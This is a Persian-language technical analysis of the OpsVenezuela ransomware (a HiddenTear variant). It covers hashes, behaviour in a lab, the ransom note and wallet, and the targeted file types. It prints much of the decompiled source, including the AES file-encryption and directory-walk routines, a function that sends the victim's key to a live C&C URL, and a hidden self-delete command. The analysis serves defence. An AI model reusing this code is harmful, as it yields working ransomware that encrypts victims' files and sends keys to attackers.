باسمه تعالی

تحلیل فنی باج افزار OpsVenezuela

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نام OpsVenezuela خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در اواخر ماه می سال ۲۰۱۸ میلادی شروع شده است. این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند و تنها فایل‌های موجود در دایرکتوری‌هایی خاص و با پسوندهایی مشخص را که در ادامه به آن‌ها اشاره خواهیم نمود، رمزگذاری می‌کند. طبق بررسی‌های انجام شده والدین این باج‌افزار، باج‌افزارهای HiddenTear و EDA۲ می‌باشند. باج‌افزار OpsVenezuela شباهات بسیار زیادی از نظر عملکرد و کدمنبع با باج‌افزار CryBrazil دارد. آیکون مربوط به فایل اجرایی این باج‌افزار، مشابه آیکون اسناد Pdf می‌باشد.

مشخصات فایل اجرایی :


نام فایل	hidden-tear.exe
MD۵	٤f۳٥۸b٤٦۷٥c٦٤۳٥۷ac٤۳ababa۹dbf۰٥۱
SHA-۱	e۸۸۹۲۱۰a۱٦۲af۰۳۰٥٦d۹۷f۱da٥۹٦e۹۰۲٥٦۰۷e۳۷٤
SHA-۲٥٦	۹۷۹bd٤f٤a٤d۱۰۳۹۹c۰٤۲e۷bd٦f٤۳۱۹٤٤۱٤f۲۱٦۷۰۷bf۷٤۰۳e۱۲۳۰۷۰۸۰a۷dda۷۳۱
اندازه فایل	۲۱۷ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET

فایل اجرایی این باج افزار دارای سه بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٤.۷۲	۸۱۹۲	۱۱٦۱٤۰	۱۱٦۲۲٤
.rsrc	٤.٤٦	۱۳۱۰۷۲	۱۰٤٦٦۰	۱۰٤۹٦۰
.reloc	۰.۱	۲۳۷٥٦۸	۱۲	٥۱۲

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار OpsVenezuela، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، فایل اصلی خود را به دایرکتوری C:\admin\Rand۱۲۳ انتقال می‌دهد و نام آن را به local.exe تغییر می‌دهد. همچنین تصویر مربوط به پس زمینه را نیز پس از دانلود در دایرکتوری C:\admin قرار می‌دهد. سپس یک فایل با عنوان READ_IT.txt بر روی Desktop ایجاد می‌شود که محتوای آن شامل پیغام باج‌خواهی می‌باشد و در نهایت فرایند مربوط به اجرای باج‌افزار خاتمه می‌یابد.
تصویر زیر مربوط به فایل‌های ایجاد شده می‌باشد :



تصویر زیر مربوط به پیغام باج‌خواهی باج‌افزار می‌باشد :



بر اساس پیغام باج‌خواهی، مهاجمین اعلام کرده اند تمام فایل‌ها را رمزگذاری نموده‌اند و قربانیان جهت رمزگشایی آن‌ها باید مبلغ ۰.۵ مونرو را پرداخت نمایند. همچنین قربانیان باید پس از پرداخت مبلغ باج‌خواهی از طریق آدرس ایمیل opsvenezuela@protonmail.com با مهاجمین ارتباط برقرار نمایند و پس از تایید مهاجمین، فایل‌ها رمزگشایی خواهند شد.

تصویر زیر مربوط به تصویر پس زمینه سیستم قربانی پس از حمله باج‌افزار می‌باشد که طبق بررسی‌های انجام شده باج‌افزار قادر به تغییر تصویر پس زمینه نمی‌باشد :

Your important files videos, music, images, documents ... etc are encrypted with encryption RSA-2048 and AES-128. Decrypting your files is only possible using a private key and a decryption program that are on my secret server

To decrypt your files, please follow the instructions below :

1) Buy monero for $50 , (0.5 XMR)
2) Send monero to this address :
434eBWLtMw2USF9RFB9GYUAd9td4zE18yaBzKEYHvmC9NWd5RGLyP6dNZyrXozR3tB6qWjNmhVmNpZNrrpZHB8eh5G7GhBY
3) when I receive monero, I decrypt your files

همانطور که اشاره شد این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند. لیست دایرکتوری ها و فایل های مورد هدف باج افزار در زیر اشاره شده است.


لیست دایرکتوری‌های مورد هدف باج‌افزار :

Desktop, Links, Contacts, Documents, Downloads, Pictures, Music, Videos, OneDrives, Saved Games, Favorites, Searches

لیست فایل‌های مورد هدف باج‌افزار :

.txt, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, jpeg, .png, .csv, .sql, .mdb, .sln, .php, .asp, .aspx, .html, .xml, .psd, .sql, .mp4, .7z, .rar, .m4a, .wma, .avi, .wmv, .csv, .d3dbsp, .zip, .sie, .sum, .ibank, .t13, .t12, .qdf, .gdb, .tax, .pkpass, .bc6, .bc7, .bkp, .qic, .bkf, .sidn, .sidd, .mddata, .itl, .itdb, .icxs, .hvpl, .hplg, .hkdb, .mdbackup, .syncdb, .gho, .cas, .svg, .map, .wmo, .itm, .sb, .fos, .mov, .vdf, .ztmp, .sis, .sid, .ncf, .menu, .layout, .dmp, .blob, .esm, .vcf, .vtf, .dazip, .fpk, .mlx, .kf, .iwd, .vpk, .tor, .psk, .rim, .w3x, .fsh, .ntl, .arch00, .lvl, .snx, .cfr, .ff, .vpp_pc, .lrf, .m2, .mcmeta, .vfs0, .mpqge, .kdb, .db0, .dba, .rofl, .hkx, .bar, .upk, .das, .iwi, .litemod, .asset, .forge, .ltx, .bsa, .apk, .re4, .sav, .lbf, .slm, .bik, .epk, .rgss3a, .pak, .big, wallet, .wotreplay, .xxx, .desc, .py, .m3u, .flv, .js, .css, .rb, .p7c, .pk7, .p7b, .p12, .pfx, .pem, .crt, .cer, .der, .x3f, .srw, .pef, .ptx, .r3d, .rw2, .rwl, .raw, .raf, .orf, .nrw, .mrwref, .mef, .erf, .kdc, .dcr, .cr2, .crw, .bay, .sr2, .srf, .arw, .3fr, .dng, .jpe, .jpg, .cdr, .indd, .ai, .eps, .pdf, .pdd, .dbf, .mdf, .wb2, .rtf, .wpd, .dxg, .xf, .dwg, .pst, .accdb, .mdb, .pptm, .pptx, .ppt, .xlk, .xlsb, .xlsm, .xlsx, .xls, .wps, .docm, .docx, .doc, .odb, .odc, .odm, .odp, .ods, .odt, .cs, .exe, .lnk, .mpeg, .mp3, .mkv, .divx, .ogg, .zip, .wav, .bat, .index

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل‌ها پسوند locked. به انتهای فایل‌ها اضافه می‌شود.




بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.


تحلیل ایستا:

پس از تحلیل کد باج‌افزار OpsVenezuela به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار OpsVenezuela ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



باج افزار OpsVenezuela برای گمراهی کاربران، از آیکون اسناد Pdf برای فایل اجرایی خود استفاده کرده است. این مورد پس از بررسی کدمنبع باج‌افزار نیز مشاهده گردید :



قطعه کد زیر مربوط به تابع startAction() می‌باشد که شامل مواردی همانند انتقال باج افزار، دایرکتوری‌های هدف، تابع ایجاد پیغام باج‌خواهی، بررسی اتصال به اینترنت، تغییر تصویر پس زمینه و ... می‌باشد :

startAction() : void

```
// hidden_tear.Form1
// Token: 0x0600000D RID: 13 RVA: 0x00002DEC File Offset: 0x00000FEC
public void startAction()
{
    this.MoveVirus();
    string password = "CreatePassword(15)";
    this.Directory_Settings_Sending(password);
    this.messageCreator();
    string path = this.userDir + this.userName + "\\ransom.jpg";
    bool flag;
    do
    {
        flag = Form1.CheckForInternetConnection();
        bool flag2 = flag;
        if (flag2)
        {
            this.SetWallpaperFromWeb(this.backgroundImageUrl, path);
            this.SendPassword(password);
        }
    }
    while (!flag);
    this.selfDestroy();
    Application.Exit();
}
```

قطعه کد زیر مربوط به انتقال باج‌افزار به دایرکتوری مدنظر، می‌باشد :

MoveVirus() : void

```
// hidden_tear.Form1
// Token: 0x0600000B RID: 11 RVA: 0x00002CE0 File Offset: 0x00000EE0
public void MoveVirus()
{
    string path = this.userDir + this.userName + "\\Rand123";
    string text = this.userDir + this.userName + "\\Rand123\\local.exe";
    bool flag = !Directory.Exists(path);
    if (flag)
    {
        Directory.CreateDirectory(path);
    }
    else
    {
        bool flag2 = File.Exists(text);
        if (flag2)
        {
            File.Delete(text);
        }
    }
    string str = "\\" + Process.GetCurrentProcess().ProcessName + ".exe";
    string text2 = Directory.GetCurrentDirectory() + str;
    string sourceFileName = text2;
    File.Move(sourceFileName, text);
}
```

لیست دایرکتوری های مورد هدف باج افزار در قطعه کد زیر آمده است :

Directory_Settings_Sending(string) : void

```
// hidden_tear.Form1
// Token: 0x0600000F RID: 15 RVA: 0x00002EBC File Offset: 0x000010BC
public void Directory_Settings_Sending(string password)
{
    string str = "Users\\";
    string location = this.userDir + str + this.userName + "\\Desktop";
    string location2 = this.userDir + str + this.userName + "\\Links";
    string location3 = this.userDir + str + this.userName + "\\Contacts";
    string location4 = this.userDir + str + this.userName + "\\Desktop";
    string location5 = this.userDir + str + this.userName + "\\Documents";
    string location6 = this.userDir + str + this.userName + "\\Downloads";
    string location7 = this.userDir + str + this.userName + "\\Pictures";
    string location8 = this.userDir + str + this.userName + "\\Music";
    string location9 = this.userDir + str + this.userName + "\\OneDrive";
    string location10 = this.userDir + str + this.userName + "\\Saved Games";
    string location11 = this.userDir + str + this.userName + "\\Favorites";
    string location12 = this.userDir + str + this.userName + "\\Searches";
    string location13 = this.userDir + str + this.userName + "\\Videos";
    this.encryptDirectory(location, password);
    this.encryptDirectory(location2, password);
    this.encryptDirectory(location3, password);
    this.encryptDirectory(location4, password);
    this.encryptDirectory(location5, password);
    this.encryptDirectory(location6, password);
    this.encryptDirectory(location7, password);
    this.encryptDirectory(location8, password);
    this.encryptDirectory(location9, password);
    this.encryptDirectory(location10, password);
    this.encryptDirectory(location11, password);
    this.encryptDirectory(location12, password);
    this.encryptDirectory(location13, password);
}
```

تابع ایجاد پیغام باج‌خواهی را در تصویر زیر مشاهده می کنید :

messageCreator() : void

```
// hidden_tear.Form1
// Token: 0x06000010 RID: 16 RVA: 0x00003094 File Offset: 0x00001294
public void messageCreator()
{
    string str = "\\Desktop\\READ_IT.txt";
    string path = this.userDir + "Users\\" + this.userName + str;
    string text = this.computerName + "-" + this.userName;
    string[] contents = new string[]
    {
        "This computer has been hacked",
        "Your personal files have been ecrypted. Send me MONERO(XMR) to get decryption passcode.",
        "MONERO(XMR) ADDRESS: 434eBWLtMw2USF9RFB9GYUAd9td4zE18yaBzKEYHvmC9NWd5RGLyP6dNZyrXozR3tB6qWjNmhVmNpZNrrpZHB8eh5G7GhBY",
        "Contact opsvenezuela@protonmail.com after sending 0.5 MONERO(XMR) thanks",
        "After verification, you'll be able to see your beloved files again. :)"
    };
    File.WriteAllLines(path, contents);
}
```

باج افزار با استفاده از قطعه کد زیر وضعیت اتصال به اینترنت را در سیستم قربانی بررسی می‌کند :

CheckForInternetConnection() : bool

```
// hidden_tear.Form1
// Token: 0x0600000C RID: 12 RVA: 0x00002D80 File Offset: 0x00000F80
public static bool CheckForInternetConnection()
{
    bool result;
    try
    {
        using (WebClient webClient = new WebClient())
        {
            using (webClient.OpenRead("https://www.google.com"))
            {
                result = true;
            }
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

قطعه کد زیر مربوط به فرایند تغییر تصویر پس زمینه سیستم قربانی توسط باج‌افزار می‌باشد. اما همانطور که اشاره شد باج‌افزار قادر به تغییر تصویر پس زمینه نمی‌باشد :

Form1

```
// Token: 0x06000011 RID: 17 RVA: 0x0000310E File Offset: 0x0000130E
public void SetWallpaper(string path)
{
    Form1.SystemParametersInfo(20u, 0u, path, 3u);
}

// Token: 0x06000012 RID: 18 RVA: 0x0000311C File Offset: 0x0000131C
private void SetWallpaperFromWeb(string url, string path)
{
    try
    {
        WebClient webClient = new WebClient();
        webClient.DownloadFile(new Uri(url), path);
        this.SetWallpaper(path);
    }
    catch (Exception)
    {
    }
}
```

باج‌افزار توسط قطعه کد زیر یک پسورد ایجاد می‌کند :

CreatePassword(int) : string

```
// hidden_tear.Form1
// Token: 0x06000007 RID: 7 RVA: 0x00002230 File Offset: 0x00000430
public string CreatePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()"[random.Next
          ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()".Length)]);
    }
    return stringBuilder.ToString();
}
```

قطعه کد زیر مربوط به ارسال اطلاعات کاربر به سرور C&C باج‌افزار می‌باشد :

SendPassword(string) : void

```
// hidden_tear.Form1
// Token: 0x06000008 RID: 8 RVA: 0x00002288 File Offset: 0x00000488
public void SendPassword(string password)
{
    try
    {
        string str = string.Concat(new string[]
        {
            "?computer_name=",
            this.computerName,
            "&userName=",
            this.userName,
            "&password=",
            password,
            "&allow=ransom"
        });
        string address = this.targetURL + str;
        string text = new WebClient().DownloadString(address);
    }
    catch (Exception)
    {
    }
}
```

دامنه های مشکوک بدست آمده در کد باج افزار در قطعه کد زیر قابل مشاهده است :

Form1

```
        // Token: 0x04000001 RID: 1
        private string targetURL = "http://thepussy.eu5.org/venezuela/write.php";

        // Token: 0x04000002 RID: 2
        private string userName = Environment.UserName;

        // Token: 0x04000003 RID: 3
        private string computerName = Environment.MachineName.ToString();

        // Token: 0x04000004 RID: 4
        private string userDir = "C:\\";

        // Token: 0x04000005 RID: 5
        private string backgroundImageUrl = "http://thepussy.eu5.org/Warning.png";

        // Token: 0x04000006 RID: 6
        private IContainer components = null;
    }
}
```

قطعه کد زیر مربوط به از بین بردن فرایند مربوط به باج‌افزار پس از اتمام فرایند رمزگذاری می‌باشد :

selfDestroy() : void

```
// hidden_tear.Form1
// Token: 0x0600000E RID: 14 RVA: 0x00002E6C File Offset: 0x0000106C
public void selfDestroy()
{
    Process.Start(new ProcessStartInfo
    {
        Arguments = "/C timeout 2 && Del /Q /F " + Application.ExecutablePath,
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true,
        FileName = "cmd.exe"
    });
}
```

همانطور که اشاره نمودیم باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی استفاده می‌نماید، قطعه کد زیر مربوط به این فرایند می‌باشد :

```
AES_Encrypt(byte[], byte[]) : byte[]
// hidden_tear.Form1
// Token: 0x06000006 RID: 6 RVA: 0x0000211C File Offset: 0x0000031C
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

قطعه کد زیر مربوط به رمزگذاری فایل‌ها با پسوندهایی مشخص توسط باج‌افزار می‌باشد :

```
encryptDirectory(String, String) : Void
' hidden_tear.Form1
Public Sub encryptDirectory(location As String, password As String)
    Try
        Dim source As String() = New String() { ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", "jpeg", ".png", ".csv", ".sql", ".mdb", ".sln",
          ".php", ".asp", ".aspx", ".html", ".xml", ".psd", ".sql", ".mp4", ".7z", ".rar", ".m4a", ".wma", ".avi", ".wmv", ".csv", ".d3dbsp", ".zip", ".sie",
          ".sum", ".ibank", ".t13", ".t12", ".qdf", ".gdb", ".tax", ".pkpass", ".bc6", ".bc7", ".bkp", ".qic", ".bkf", ".sidn", ".sidd", ".mddata", ".itl",
          ".itdb", ".icxs", ".hvpl", ".hplg", ".hkdb", ".mdbackup", ".syncdb", ".gho", ".cas", ".svg", ".map", ".wmo", ".itm", ".sb", ".fos", ".mov", ".vdf",
          ".ztmp", ".sis", ".sid", ".ncf", ".menu", ".layout", ".dmp", ".blob", ".esm", ".vcf", ".vtf", ".dazip", ".fpk", ".mlx", ".kf", ".iwd", ".vpk", ".tor",
          ".psk", ".rim", ".w3x", ".fsh", ".ntl", ".arch00", ".lvl", ".snx", ".cfr", ".ff", ".vpp_pc", ".lrf", ".m2", ".mcmeta", ".vfs0", ".mpqge", ".kdb",
          ".db0", ".dba", ".rofl", ".hkx", ".bar", ".upk", ".das", ".iwi", ".litemod", ".asset", ".forge", ".ltx", ".bsa", ".apk", ".re4", ".sav", ".lbf", ".slm",
          ".bik", ".epk", ".rgss3a", ".pak", ".big", "wallet", ".wotreplay", ".xxx", ".desc", ".py", ".m3u", ".flv", ".js", ".css", ".rb", ".p7c", ".pk7", ".p7b",
          ".p12", ".pfx", ".pem", ".crt", ".cer", ".der", ".x3f", ".srw", ".pef", ".ptx", ".r3d", ".rw2", ".rwl", ".raw", ".raf", ".orf", ".nrw", ".mrwref",
          ".mef", ".erf", ".kdc", ".dcr", ".cr2", ".crw", ".bay", ".sr2", ".srf", ".arw", ".3fr", ".dng", ".jpe", ".jpg", ".cdr", ".indd", ".ai", ".eps", ".pdf",
          ".pdd", ".dbf", ".mdf", ".wb2", ".rtf", ".wpd", ".dxg", ".xf", ".dwg", ".pst", ".accdb", ".mdb", ".pptm", ".pptx", ".ppt", ".xlk", ".xlsb", ".xlsm",
          ".xlsx", ".xls", ".wps", ".docm", ".docx", ".doc", ".odb", ".odc", ".odm", ".odp", ".ods", ".odt", ".cs", ".exe", ".lnk", ".mpeg", ".mp3", ".mkv",
          ".divx", ".ogg", ".zip", ".wav", ".bat", ".index" }
        Dim files As String() = Directory.GetFiles(location)
        Dim directories As String() = Directory.GetDirectories(location)
        For i As Integer = 0 To files.Length - 1
            Dim extension As String = Path.GetExtension(files(i))
            Dim flag As Boolean = source.Contains(extension)
            If flag Then
                Me.EncryptFile(files(i), password)
            End If
        Next
        For j As Integer = 0 To directories.Length - 1
            Me.encryptDirectory(directories(j), password)
        Next
    Catch ex As Exception
    End Try
End Sub
```

باج افزار با استفاده از قطعه کد زیر، پسوند فایل‌های رمزگذاری شده را به locked. تغییر می دهد :

```
EncryptFile(string, string) : void
1   // hidden_tear.Form1
2   // Token: 0x06000009 RID: 9 RVA: 0x0000230C File Offset: 0x0000050C
3   public void EncryptFile(string file, string password)
4   {
5       byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
6       byte[] array = Encoding.UTF8.GetBytes(password);
7       array = SHA256.Create().ComputeHash(array);
8       byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
9       string str = "Users\\";
10      string str2 = str + this.userName + "\\Desktop\\READ_IT.txt.locked";
11      string path = this.userDir + str2;
12      bool flag = File.Exists(path);
13      if (flag)
14      {
15          File.Delete(path);
16      }
17      File.WriteAllBytes(file, bytes);
18      File.Move(file, file + ".locked");
19  }
20
```

تصویر زیر مربوط به آدرس دامنه http://thepussy.eu۵.org/venezuela/write.php می‌باشد :

باج‌افزار OpsVenezuela فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

بر اساس بررسی‌های صورت گرفته، این باج‌افزار پس از اجرا فرایندهای زیر را ایجاد می‌کند :

- hidden-tear.exe
  - C:\Windows\System۳۲\cmd.exe"/Ctimeout۲&&Del/Q/F
    - timeout.exe

کلیدهای رجیستری زیر توسط باج‌افزار در سیستم نوشته می‌شود :

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ EnableFileTracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ EnableConsoleTracing

